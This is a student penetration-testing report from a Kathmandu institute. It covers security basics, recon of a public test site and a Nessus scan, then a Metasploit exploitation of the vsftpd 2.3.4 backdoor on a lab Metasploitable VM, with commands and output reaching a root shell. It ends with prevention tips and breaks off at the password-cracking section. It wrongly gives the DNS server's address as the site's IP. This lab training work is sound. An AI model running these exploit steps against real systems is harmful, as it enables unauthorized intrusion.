Security Assessment & Reporting Project

16 July 2025

—

Uttam Pd. Upreti

Mindrisers Institute of Technology

Putalisadak, Kathmandu

RESEARCH & DOCUMENTATION

1. CIA Triad

a. The CIA Triad is a foundational model in information security, representing three key principles that guide the protection of data:

b. Confidentiality: Ensures that sensitive information is accessible only to authorized individuals. Techniques like encryption, access control lists (ACLs), and multi-factor authentication (MFA) help protect confidentiality.

c. Integrity: Guarantees that data remains accurate and unaltered unless changed by authorized parties. Mechanisms such as checksums, digital signatures, and hashing functions (e.g., SHA-256) are commonly used to maintain integrity.

d. Availability: Ensures that systems and data are accessible when needed. This involves redundancy, load balancing, regular maintenance, and protection against denial-of-service (DoS) attacks.

2. Common Attack Types

a. Phishing: Deceptive emails or messages trick users into revealing sensitive data like login credentials or financial information.

b. Malware: Malicious software, including viruses, worms, trojans, ransomware, and spyware, designed to disrupt or damage systems.

c. Denial of Service (DoS) / Distributed DoS (DDoS): Overwhelms a system, network, or website with excessive traffic, rendering it unusable.

d. Man-in-the-Middle (MitM): An attacker intercepts and possibly alters communication between two parties without their knowledge.
e. SQL Injection: Malicious SQL code is inserted into input fields to manipulate a database and access unauthorized data.

f. Brute Force Attack: Automated attempts to guess passwords or encryption keys using trial and error.

3. Ethical Guidelines in Security Testing

- Ethical security testing (also known as ethical hacking or penetration testing) must follow strict guidelines to ensure responsible behavior and legal compliance:

a. Authorization: Always obtain explicit written permission from system owners before conducting any security testing.

b. Scope Definition: Clearly define and agree on the boundaries of testing to prevent accidental damage or unauthorized access.

c. Non-Disclosure: Keep all findings confidential unless sharing with the agreed-upon stakeholders

d. Minimal Impact: Avoid disruptions to normal operations; testing should not cause outages or loss of data.

e. Reporting: Provide clear, accurate, and actionable reports of any vulnerabilities or weaknesses discovered.

Reconnaissance & Information Gathering

- Reconnaissance is the first step in ethical hacking. It's like gathering information about a target before launching an attack — just like a thief watching a house before trying to break in.
- There are two types:

I. Passive Recon: No direct interaction with the target (safe, not detected).


II. Active Recon: Directly interacting with the target (may get noticed)

1. Passive Recon

A. WHOIS

- Find information about the website owner, domain, registrar, etc.
- Command:-

  whois testphp.vulnweb.com



```
Domain Name: vulnweb.com
Registry Domain ID: D22051771-COM
Registrar WHOIS Server: whois.eurodns.com
Registrar URL: http://www.eurodns.com
Updated Date: 2025-05-21T15:16:31Z
Creation Date: 2010-06-14T00:00:00Z
Registrar Registration Expiration Date: 2026-06-13T00:00:00Z
Registrar: Eurodns S.A.
Registrar IANA ID: 1052
Registrar Abuse Contact Email: legalservices@eurodns.com
Registrar Abuse Contact Phone: +352.27220150
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Antevski Gjorgji
Registrant Organization: Acunetix Limited
Registrant Street: Mirabilis Building Level 2, Triq L-Intornjatur
Registrant City: Mriehel
Registrant State/Province:
Registrant Postal Code: CBD 3050
Registrant Country: MT
Registrant Phone: +356.79204709
Registrant Fax:
Registrant Email: administrator@invicti.com
Registry Admin ID:
Admin Name: Antevski Gjorgji
Admin Organization: Acunetix Limited
Admin Street: Mirabilis Building Level 2, Triq L-Intornjatur
Admin City: Mriehel
```

```
Admin State/Province:
Admin Postal Code: CBD 3050
Admin Country: MT
Admin Phone: +356.79204709
Admin Fax:
Admin Email: administrator@invicti.com
Registry Tech ID:
Tech Name: Antevski Gjorgji
Tech Organization: Acunetix Limited
Tech Street: Mirabilis Building Level 2, Triq L-Intornjatur
Tech City: Mriehel
Tech State/Province:
Tech Postal Code: CBD 3050
Tech Country: MT
Tech Phone: +356.79204709
Tech Fax:
Tech Email: administrator@invicti.com
Name Server: ns1.eurodns.com
Name Server: ns2.eurodns.com
Name Server: ns3.eurodns.com
Name Server: ns4.eurodns.com
```

What we will get from this are:

i. Who owns the site
ii. Where it's registered
iii. Which DNS servers it uses

B. Nslookup

- Get the IP address of the domain.
- Command:-

nslookup testphp.vulnweb.com

```
┌──(kali㉿kali)-[~]
└─$ nslookup testphp.vulnweb.com
Server:         192.168.223.2
Address:        192.168.223.2#53

Non-authoritative answer:
Name:   testphp.vulnweb.com
Address: 44.228.249.3
```

What we learn is:

- The IP address of the server hosting the website


Here the IP address of this website is 192.168.223.2 .

C. SHODAN

- See exposed services/devices online using IP address.
- Steps:-
  i. Go to https://www.shodan.io/
  ii. Search for the IP: 44.228.249.3
  iii. Look at open ports, services, software versions


We get:-


i. Open port



ii. Running service

iii. Known Vulnerabilities





2. Active Recon

A. Nmap

- Scan for open ports and services.
- Command:-

i. Nmap -sS testphp.vulnweb.com

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS testphp.vulnweb.com

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 00:00 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.012s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
```

-sS: Stealth scan (SYN scan)

ii. Nmap -A testphp.vulnweb.com


```
TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.13 ms 192.168.223.2
2   0.08 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
```

-A: Enables OS detection, version detection, script scanning

- Uses of Nessus to scan for network vulnerability

Nessus

- Nessus is a widely used vulnerability scanner developed by Tenable, Inc.
- It helps identify security vulnerabilities in systems, networks, and applications.
- Its key features are:
  i. Vulnerability Assessment
  ii. Network Scanning
  iii. Compliance Audits
  iv. Reporting
  Etc.




Here is the snapshot of Nessus framework with various functions its operates.

Basic network scan is one of its function which can scan the whole network and find out the vulnerability of the device. Like : fixing target range of IP from 192.168.223.1 – 192.168.223.150 .

It can multiple scan on the network for different devices at a time and give results.


For this task I'm going to scan on my network for my metasploitable machine which's IP is 192.168.223.135 and it will show the vulnerable of my machine through the scan.

I.



Through the new scan icon we can start our scanning.


II.



Then we have to select what type of scan we want to do.

We have to test vulnerability so I will choose basic network scan.

III.




Here we have to provide name for scan and the IP or host name as target.

After that at bottom we have select save icon to start our scanning.

It will take some time for scanning whole vulnerability of the targeted machine and then shows the report with all risk range, vulnerable types and details.

IV.




When scan got completed it shows this types of framework where it shows diagram of vulnerable risk, start and end time, completed time etc.


Fig: risk range

From above table we can analysis the risk level of our network form outcoming result of our nessus scanning

V.



When we select on icon shown on IV. Number we can see all the detail according to the CVE sites as shown in above table. If we want for more detail about the vulnerability, we can click on each icon. For example:



Here its shows the detail information about vulnerability with types, date, description and best solution.

It also provide detail information with CVE sites. For eg:

https://seclists.org/fulldisclosure/2010/Jun/277


CVE

- CVE stands for Common Vulnerabilities and Exposures.

- It's a system that provides unique identifiers for publicly disclosed cybersecurity vulnerabilities
- The CVE system is maintained by MITRE and supported by the U.S. Department of Homeland Security
- It's widely used in tools like vulnerability scanners (e.g., Nessus) and databases like the National Vulnerability Database (NVD).

After analyzing all the vulnerability detail we can perform best solution to solve this type of issue.

And at last we can download the scanning report of the vulnerabilities. This report will help in future to deal with such type of issues.




We can download it by clicking on the download bottom.

EXPLOITATION AND PENETRATION TESTING

For the Exploitation and Penetration testing we use Kali Linux and Metasploitable 2 machine. In this testing we use Kali Linux as a attacker machine and the Metasploitable 2 as a target machine.

1. Check IP of Metasploitable 2


For this at first we open the both machine in same network inside the VMware and check the ip address of metasploitable machine. To check ip we use command: <ifconfig>



Here it's show the ip of the Metasploitable machine, which is [192.168.223.135].

2. Ping for Metasploitable 2

we test the connection between Kali and Metasploitable with command [ping 192.168.223.135] in kali terminal.



It's shows the connection between Kali and Metasploitable.

3. Check Open ports of Targeted machine using nmap

We use nmap for the open port scanning using command:

[nmap -sS -sV -O 192.168.223.135]

I. -sS = This will do SYN scan and checks which port are open without making a full connection.

II. -sV = This will detect the version of the services running on the open ports.

III. -O = Identify the operating system running on the targeted machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.223.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 07:31 EDT
Nmap scan report for 192.168.223.135
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

Here it's shows all the open ports of the targeted machine.

[For Exploitation we use vsftpd 2.3.4 service which is known to have a backdoor vulnerability (CVE 2011-2523)]

4. Search for Exploit in Metasploit

I. For the Exploitation we use Metasploit inside Kali Linux using command:

[msfconsole]

II. Then we have search for the Exploit servise by command:

[search vsftpd 2.3.4]

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Here we see the service name of – exploit/unix/ftp/vsftpd_234_backdoor. From this vulnerable service we will try to get access targeted machine.

5. Configure the Exploit

- Now we configure the exploit in targeted machine through attacker machine using Metasploit. For that we use command:

I. [use exploit/unix/ftp/vsftpd_234_backdoor]

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

II. [set RHOST 192.168.223.135]

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.223.135
RHOST ⇒ 192.168.223.135
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

III. [set RPORT 21]

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

IV. [run]

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.223.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.223.135:21 - USER: 331 Please specify the password.
[+] 192.168.223.135:21 - Backdoor service has been spawned, handling...
[+] 192.168.223.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.223.136:34949 → 192.168.223.135:6200) at 2025-06-06 08:19:16 -0400
```

This will provide the access control to the attacker machine.

6. Interact with the Shell of targeted machine.
   - Form the above step we get the Remote access to the targeted machine. Now we are in the command shell of Metasploitable 2 machine.

Here are some of the example that we access the targeted machine.

I. [uname -a]

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

It will provide the operating system name.

II. [hostname]

```
hostname
metasploitable
```

It wil provide host name .

III. [ps aux]

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1692 ?        Ss   05:28   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   05:28   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   05:28   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   05:28   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   05:28   0:00 [watchdog/0]
```

It show what service are running in the targeted machine.

- Prevention Method for this Vulnerability
  a. Update Software
     = Always use the latest stable version of [vsftpd] or any other service.
     = Disable or remove unused services.

  b. Firewall Configuration
     = Restrict access to critical services (eg: FTP) using firewall.

  c. Vulnerability scanning
     = Regular vulnerability scans using tools like OpenVAS or Nessus.

PASSWORD CRACKING & SECURITY MEASURE

Here we try to crack password by using the John the ripper tools.

